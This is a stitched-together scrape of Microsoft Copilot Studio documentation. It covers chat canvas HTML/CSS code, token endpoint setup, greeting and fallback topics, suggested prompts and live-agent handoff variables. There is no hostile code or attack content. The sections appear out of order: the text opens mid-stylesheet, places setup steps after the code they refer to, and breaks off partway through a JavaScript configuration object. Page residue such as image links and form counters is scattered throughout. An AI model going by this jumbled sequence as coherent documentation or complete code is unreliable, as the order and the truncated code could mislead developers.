  .content-box.featured {
    grid-column: span 1;
  }
  .main-content {
    padding: 24px 16px;
  }
  .main-content h1 {
    font-size: 28px;
  }
  #chatbot-popup {
    width: 100%;
    height: 100%;
    bottom: 0;
    right: 0;
    border-radius: 0;
  }
}
</style>
</head>
<body>
  <div class="main-content">
    <h1>Header</h1>
    <p>Lorem ipsum dolor sit amet consectetur adipiscing elit. Quisque
faucibus ex sapien vitae pellentesque sem placerat.</p>
    <div class="content-grid">
      <div class="content-box featured">
        <h2>Featured Content</h2>
        <p>Primary content area with custom styling and gradient
background</p>
      </div>
      <div class="content-box">
        <h2>Section One</h2>
        <p>Content box with minimal design</p>
      </div>
      <div class="content-box">
        <h2>Section Two</h2>
        <p>Another content section with consistent styling</p>
      </div>
    </div>
  </div>

```



```

    </div>
  </div>
  <div id="chatbot-popup" role="complementary" aria-label="Chat
Assistant">
    <div id="chatbot-header">
      <div class="header-title">
        <svg
          class="chat-icon"
          width="24"
          height="24"
          viewBox="0 0 24 24"
          fill="none"
          stroke="currentColor"
          stroke-width="2"
          stroke-linecap="round"
          stroke-linejoin="round"
          aria-hidden="true"
        >
          <path
            d="M21 15a2 2 0 0 1-2 2H7l-4 4V5a2 2 0 0 1 2-2h14a2 2 0 0 1 2
2z"
          ></path>
        </svg>
        <span>Contoso Assistant</span>
      </div>
      <div class="header-buttons">
        <button
          class="icon-button"
          id="restart-button"
          onclick="restartConversation()"
          aria-label="Restart Conversation"
        >
          <svg
            width="20"
            height="20"
            viewBox="0 0 24 24"
            fill="none"
            stroke="currentColor"
            stroke-width="2"
            stroke-linecap="round"
            stroke-linejoin="round"
            aria-hidden="true"
          >
            <path
              d="M3 12a9 9 0 1 0 9-9 9.75 9.75 0 0 0-6.74 2.74L3 8"
            ></path>
            <path d="M3 3v5h5"></path>
          </svg>
        </button>
        <button
          class="icon-button"
          id="close-button"
          onclick="hideChat()"
          aria-label="Close Chat"
        >

```

```

        <svg
          width="20"
          height="20"
          viewBox="0 0 24 24"
          fill="none"
          stroke="currentColor"
          stroke-width="2"
          stroke-linecap="round"
          stroke-linejoin="round"
          aria-hidden="true"
        >
          <line x1="18" y1="6" x2="6" y2="18"></line>
          <line x1="6" y1="6" x2="18" y2="18"></line>
        </svg>
      </button>
    </div>
  </div>
  <div id="webchat" role="main"></div>
</div>
<button
  id="open-chat"
  onclick="showChat()"
  aria-label="Open Chat Assistant"
>
  <svg
    viewBox="0 0 24 24"
    fill="none"
    stroke="currentColor"
    stroke-width="2"
    stroke-linecap="round"
    stroke-linejoin="round"
    aria-hidden="true"
  >
    <path
      d="M21 15a2 2 0 0 1-2 2H7l-4 4V5a2 2 0 0 1 2-2h14a2 2 0 0 1 2 2z"
    ></path>
  </svg>
</button>
</body>
</html>

```

3. Retrieve the token endpoint for your agent.
4. In `index.html`, at the line `const tokenEndpoint = "<YOUR TOKEN ENDPOINT>";`, replace the placeholder with the token endpoint for your agent.
5. Open `index.html` using a modern browser (for example, Microsoft Edge) to open the agent in the custom canvas.
6. Test the agent to ensure you're receiving responses from it and that it's working correctly.

If you encounter problems, make sure you published your agent, and that the token endpoint is in the correct place. The token endpoint should be after the equals sign (=) at the line `const tokenEndpoint = "<YOUR TOKEN ENDPOINT>";`, and surrounded by double quotation marks (").

Retrieve the token endpoint for your agent

To customize your canvas, whether it's the default canvas or a custom one you connect to, you need the token endpoint for your agent.

1. In the navigation menu under **Settings**, select **Channels**.
2. Select **Email**. The configuration panel for this channel appears.
3. Next to **Token Endpoint**, select **Copy**.

Change the agent's default greeting

The code in the `index.html` file causes a topic to be called automatically when the agent is loaded. By default, the code calls the **Greeting** topic. You can also create a new topic and divert the default greeting topic to that new topic.

In both instances, you [make changes to the topic you want to call as you would normally](#).

If you modify the **Greeting** topic or create a new one, you should indicate that the user is talking to an agent (or "virtual agent"). Such an indication helps the user understand they aren't talking to a human.

We recommend you modify the predefined **Greeting** topic so that you don't have to edit the `index.html` code.

Modify the predefined greeting topic (recommended)

1. Go to the **Topics** page for your agent and select the **Greeting** topic.
2. Edit the text inside the **Message** node. You can also [add or delete nodes](#).
3. Select **Save**.
4. [Publish your agent](#).

You can now test your agent by going to the webpage where you deployed your agent's custom canvas. You can see the bot start the conversation by automatically showing the greeting topic.

Create a new custom topic

Warning

Using a custom topic to start a conversation increases your [billed sessions](#). A billed session is an interaction between a customer and an agent and represents one unit of consumption. The billed session begins when a custom topic is triggered. For more information, see [Manage message capacity](#).

1. Go to the **Topics** page for your agent.
2. Select **Add a topic** > **From blank**.
3. Enter a name for your new topic.
4. Add a [Message](#) node and configure it with the desired message.
5. Select **Save** when you're done editing the message.
6. Go to the **Topics** page again and select the **Greeting** topic.
7. [Delete all message nodes](#) from the **Greeting** topic.
8. To automatically divert the agent to your new topic, add a [Redirect](#) node, with the new topic for the destination.
9. Select **Save**, and [publish your agent](#).

You can now test your agent by going to the webpage where you deployed your agent's custom canvas. You can see the agent start the conversation by automatically showing the new topic.


Configure suggested prompts for Teams and Microsoft 365



Summarize this article for me

You can configure up to 10 suggested prompts that customers can choose from to start a conversation with your agent in Microsoft Teams or Microsoft 365 Copilot Chat. When Copilot Studio creates an agent, it might automatically generate suggested prompts based on information in the description and instructions for the agent.

In Teams and in Copilot Chat, suggested prompts appear on the agent's welcome page, before you start a new chat. You can't see or use them when you test your agent in Copilot Studio.



Add or update suggested prompts

1. Go to the **Overview** page for your agent.
2. Select the **Edit** icon  at the top of the **Suggested prompts** section.
3. Revise or add titles and prompts, as desired, and select **Save** when you're done.

Suggested prompts

Cancel

Save

Suggest ways of starting conversations for Teams and Microsoft 365 channels. [Learn more.](#)

Title11/30

Prompt44/4000

Kimchi Tips

Can you provide some tips for making kimchi?

×

Title13/30

Prompt44/4000

Kimchi Recipe

Do you have a recipe for traditional kimchi?

×

Title17/30

Prompt50/4000

Cultural Insights

Can you share some cultural insights about kimchi?

×

Title20/30

Prompt33/4000

Fermentation Process

How long should I ferment kimchi?

×

Title11/30

Prompt42/4000

Ingredients

What ingredients do I need to make kimchi?

×

Title17/30

Prompt35/4000

Kimchi Variations

What are some variations of kimchi?

×

4. Publish your agent.

Conversation start behavior

If you publish your agent to the Microsoft Teams channel *only*, consider [turning off](#) the **Conversation Start** system topic. If you leave the **Conversation Start** system topic turned on, your agent uses its introductory message to initiate conversations in Teams without showing the welcome page. To see the suggested prompts during a conversation in Teams, users of your agent can always open the Prompt Gallery.

If you publish your agent to Microsoft 365, you don't need to turn off the **Conversation Start** system topic. In this channel, new chats always start from the agent's welcome page, and agents passively wait for the customer to start the conversation.

Considerations for updating suggested prompts

Updates to suggested prompts might not appear immediately after publishing. This delay is commonly due to caching (browser, Microsoft Teams or Microsoft 365 Copilot services, or the content delivery network) and ongoing sessions that continue to use older configurations. Publishing usually succeeds, but updates can take time to propagate to Microsoft 365 Copilot and Microsoft Teams, across all regions.

If your changes aren't visible after you updated the suggested prompts:

- Verify that you saved and published your agent.
- Start a new chat session.
- Clear the Teams cache, if applicable.
- Remove the channel, add it back, publish your agent again, and allow time for a global synchronization.

Best practices:

- Use versioning for suggested prompt updates
- Turn off the **Conversation Start** system topic when appropriate
- Validate your changes in the Microsoft 365 Copilot web experience first.

Last updated on 02/25/2026

Configure the system fallback topic

During a conversation, a Microsoft Copilot Studio agent [triggers the appropriate topic](#) based on the user's input. If the agent can't determine the user's intent, it prompts the user again. After two prompts, the custom or Copilot agent escalates to a live representative through a system topic called **Escalate**.


You can customize how the agent behaves when user input doesn't trigger any topic. For example, you can build a catchall topic to capture unrecognized user intent, create a topic to call back-end systems, or route a topic to existing services.

Customize the fallback topic and behavior in the default system **Fallback** topic.


A fallback topic triggers **On Unknown Intent** to capture the unrecognized input.

View the default system fallback topic

1. Open your agent in Copilot Studio.
2. At the top of the page, select **Topics > System**, then open the **Fallback** topic.



You see the flow for the system fallback topic with two main nodes: **Message** and **Redirect**. The topic has a condition to ask the user no more than twice to rephrase their question. If the agent still doesn't understand the question, the conversation is redirected. The redirection causes the **Escalate** system topic to trigger.



! Note

In Microsoft Teams, there's no default system fallback topic. But you can always create one.

Customize the system fallback topic

You can customize this topic as with any other [system topic](#). You can also use [variables](#), such as `UnrecognizedTriggerPhrase`, that store the user's input if the agent can't understand.

For example, you can use a variable as an input and pass it to a [Power Automate flow](#) or [Bot Framework skill](#).


! Note

Since the fallback topic captures unknown content from the user, it doesn't have any trigger phrases.

Reset system fallback behavior by deleting the fallback topic

You can return a system fallback topic to its default behavior.

1. Select the three dots (...) on the top menu bar.
2. Select **Reset to default**.



⚠ Warning

Setting a topic back to its default removes any changes you made to it.

Hand off to a live agent

Article • 11/19/2024

With Copilot Studio, you can configure your agent to hand off conversations to live agents seamlessly and contextually.

When your agent hands off a conversation, it can share the full history of the conversation, and all relevant variables. With this context, a live agent that uses a connected engagement hub can be notified that a conversation requires a live agent, see the context of the prior conversation, and resume the conversation.

For more information about how to configure handoff with [Omnichannel for Customer Service](#), see [Configure handoff to Dynamics 365 Customer Service](#).

<https://www.microsoft.com/en-us/videoplayer/embed/RE4n4G1?postJsllMsg=true> 

Note

You can choose to escalate an agent conversation without linking to an engagement hub:

1. At the bottom of the desired topic, select the **Add node** icon  , point to **Topic Management**, and select **Go to another topic**.
2. Select **Escalate**.

Escalate is a [system topic](#) that, by default, provides a simple message to a user if they ask for a human agent.

You can edit the topic to include a simple URL to a support website or ticketing system, or to include instructions for emailing or contacting support.

Prerequisites

- A agent built with Microsoft Copilot Studio
- An engagement hub that is being used by live agents, such as [Omnichannel for Customer Service](#), and you need to configure the connection, as described in [Configure handoff to Omnichannel for Customer Service](#)

Configure the Escalate system topic

When you create an agent from Dynamics 365 Customer Service, the **Escalate** system topic already includes a **Transfer conversation** node. However, agents created in Copilot Studio aren't configured with this node by default. To add a **Transfer conversation** node to the **Escalate** system topic, follow these steps:

1. In the side navigation pane, select **Topics**, switch to the **System** tab, and select the **Escalate** topic.
2. At the bottom of the topic, select the **Add node** icon , point to **Topic Management**, and select **Transfer conversation**.

Trigger handoff to a live agent

Customers engaging with your agent can ask for a live agent at any point in the conversation. This escalation can happen in two ways, with an implicit trigger or an explicit trigger.

Upon triggering the handoff topic, the agent starts the handoff to the configured engagement hub, and sends over all conversation context to find the next best live agent to ramp them up so they can resume the conversation.

Implicit triggers

In some instances, your agent might be unable to determine the intent of a customer's conversation. For example, the customer might be asking a specific question for which there's no [topic](#), or no matching option within a topic.

In other instances, the customer might ask to be handed off to a live agent immediately. For example, a customer might type "talk to agent" mid-way into a conversation.

When the agent detects an escalation in this manner, it automatically redirects the user to the [Escalate system topic](#). This type of trigger is known as *implicit* triggering.

Explicit triggers

When creating topics for your agent, you may determine that some topics require interaction with a human. This type of trigger is known as *explicit* triggering.

In these instances, you must add a **Transfer conversation** node to the topic. This node lets you add a **Private message to agent**, which is sent to the connected engagement hub to help the live agent understand the history and context of the conversation.

ⓘ Note

Conversations that reach this node are marked as **Escalated** sessions in [reporting analytics](#).

To configure explicit triggering for a topic:

1. At the bottom of the topic, select the **Add node** icon , then select **Send a message** to add a message node. Enter what the agent should say to indicate that transfer to a live agent is about to occur.
2. Below the message node, select the **Add node** icon , point to **Topic Management**, and select **Transfer conversation**.
3. Enter an optional private message to the live agent in the **Transfer conversation** node. This optional message can be useful if you have multiple topics with **Transfer conversation** nodes as the information is stored in the `va_AgentMessage` [context variable](#).

The topic starts the transfer to a live agent when this node is reached. You can test the handoff by triggering the topic in the test canvas.

ⓘ Note

Once you add a **Transfer conversation** node into a conversation, each time you trigger handoff your users will see a "No renderer for this activity" message on the demo website. This message suggests the need to [customize your chat canvas](#) to implement custom client-side code that brings in a human agent from your engagement hub into the conversation.

Context variables available upon handoff

Beyond providing an automated way for a conversation to be ported into an engagement hub, it's important to ensure that the best agent for a specific problem is engaged. To help route conversations to the most appropriate live agent there are context variables that are also passed to the engagement hub.

You can use these variables to automatically determine where the conversation should be routed. For example, you might have added **Transfer conversation** nodes to several different topics, and you want to route conversations related to certain topics to specific agents.

The following table lists the context variables available by default.

 Expand table

Context	Purpose	Example
<code>va_Scope</code>	Route escalations to a live agent.	<code>"agent"</code>
<code>va_LastTopic</code>	Route escalations to a live agent and help them ramp-up. Includes the last topic that was triggered by an utterance from the user.	<code>"Return items"</code>
<code>va_Topics</code>	Ramp-up a live agent. Only includes topics triggered by customers using a trigger phrase. Doesn't include topics that were redirected to.	<code>["Greetings", "Store Hours", "Return Item"]</code>
<code>va_LastPhrases</code>	Route escalation to a live agent and help them ramp-up.	<code>"Can I return my item"</code>
<code>va_Phrases</code>	Ramp-up a live agent.	<code>["Hi", "When does store open", "Can I return my item"]</code>
<code>va_ConversationId</code>	Uniquely identify an agent conversation.	<code>6dba796e-2233-4ea8-881b-4b3ac2b8bbe9</code>
<code>va_AgentMessage</code>	Ramp-up a live agent.	<code>"Got a gift from: HandoffTest"</code>
<code>va_BotId</code>	Identify the agent that's handing off a conversation.	<code>6dba796e-2233-4ea8-881b-4b3ac2b8bbe9</code>
<code>va_Language</code>	Route escalation to a live agent.	<code>"en-us"</code>
All user-defined topic variables	Ramp-up a live agent.	<code>@StoreLocation = "Bellevue"</code>

A customer might go through several topics prior to escalating. Your agent gathers all context variables across topics and merges them before sending to the engagement hub.

If there are topics with similarly named context variables, the agent promotes the most recently defined topic variable.

Feedback

Was this page helpful?



Yes



No

[Provide product feedback](#) 

Customize the look and feel of an agent

Your agent's canvas determines its look and feel. You can customize the canvas in two ways, depending on the complexity of the desired changes:

- [Customize the default canvas](#) by using JavaScript styling in the HTML code of the website where you deploy your agent. This approach is useful if you want to make small customizations without investing in code development.
- [Use a custom canvas](#) based on the [Bot Framework Web Chat canvas](#). This approach requires extensive developer knowledge. It's useful for organizations that want an entirely custom experience.

You can also combine the customized canvas with [configuring your agent to automatically start the conversation](#).

Lastly, you can [change the name and icon](#) of your agent directly from the portal.

After you [publish an agent](#), your customers can [use the agent's Web Chat canvas to interact with it](#).

Important

You can install and use the sample code included in this article only for use with Copilot Studio. The sample code is licensed "as is" and is excluded from any service level agreements or support services. You bear the risk of using it.

Microsoft gives no express warranties, guarantees, or conditions and excludes all implied warranties, including merchantability, fitness for a particular purpose, and non-infringement.

Change the agent name and icon

Web app

Important

- After you update the icon for an agent, it might take up to 24 hours for the new icon to appear everywhere.
- If your agent is connected to [Omnichannel for Customer Service](#), the **Display name** property in the Azure portal registration defines its name.

- If your agent is meant to be published to Teams, review the [requirements for icons](#) in the Microsoft Teams developer documentation.

1. Go to the **Overview** page for your agent.
2. Select **Edit** next to **Details**.
3. Change the agent's name and icon as desired.
4. Select **Save**.

Customize the default canvas (simple)

Configure how the chat canvas looks by using simple CSS and JavaScript styling options.

First, configure where you're deploying your agent canvas.

1. [Create and publish an agent](#).
2. Copy the following HTML code and save it to a file named `index.html`. Alternatively, copy and paste the code into the [w3schools.com HTML try it editor](#).

HTML

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <meta name="description" content="Contoso Web Chat Assistant" />
    <title>Contoso Sample Web Chat Test</title>
    <script src="https://cdn.botframework.com/botframework-
webchat/latest/webchat.js"></script>
    <script>
      let webChatInstance = null;
      let directLineUrl = null;

      // Replace with your token endpoint
      const tokenEndpoint = "<YOUR TOKEN ENDPOINT>";
      const styleOptions = {
        "accent": "#0078D4",
        "autoScrollSnapOnPage": true,
        "autoScrollSnapOnPageOffset": 0,
        "avatarBorderRadius": "7%",
        "avatarSize": 31,
        "backgroundColor": "#e8e9eb",
```

```
"botAvatarBackgroundColor": "#ffffff00",
"botAvatarImage":
"https://powercatexternal.blob.core.windows.net/creatorkit/Assets/ChatbotLogoBl
ue.png",
"botAvatarInitials": "B",
"bubbleAttachmentMaxWidth": 480,
"bubbleAttachmentMinWidth": 250,
"bubbleBackground": "#f0eded",
"bubbleBorderColor": "#f5f5f5",
"bubbleBorderRadius": 41,
"bubbleBorderStyle": "solid",
"bubbleBorderWidth": 1,
"bubbleFromUserBackground": "#ebefff",
"bubbleFromUserBorderColor": "#f5f5f5",
"bubbleFromUserBorderRadius": 41,
"bubbleFromUserBorderStyle": "solid",
"bubbleFromUserBorderWidth": 1,
"bubbleFromUserNubOffset": 0,
"bubbleFromUserNubSize": 0,
"bubbleFromUserTextColor": "#242424",
"bubbleImageHeight": 10,
"bubbleImageMaxHeight": 240,
"bubbleImageMinHeight": 240,
"bubbleMessageMaxWidth": 480,
"bubbleMessageMinWidth": 120,
"bubbleMinHeight": 50,
"bubbleNubOffset": 0,
"bubbleTextColor": "#242424",
"emojiSet": true,
"fontSizeSmall": "70%",
"hideUploadButton": false,
"messageActivityWordBreak": "break-word",
"monospaceFont": "Consolas",
"paddingRegular": 10,
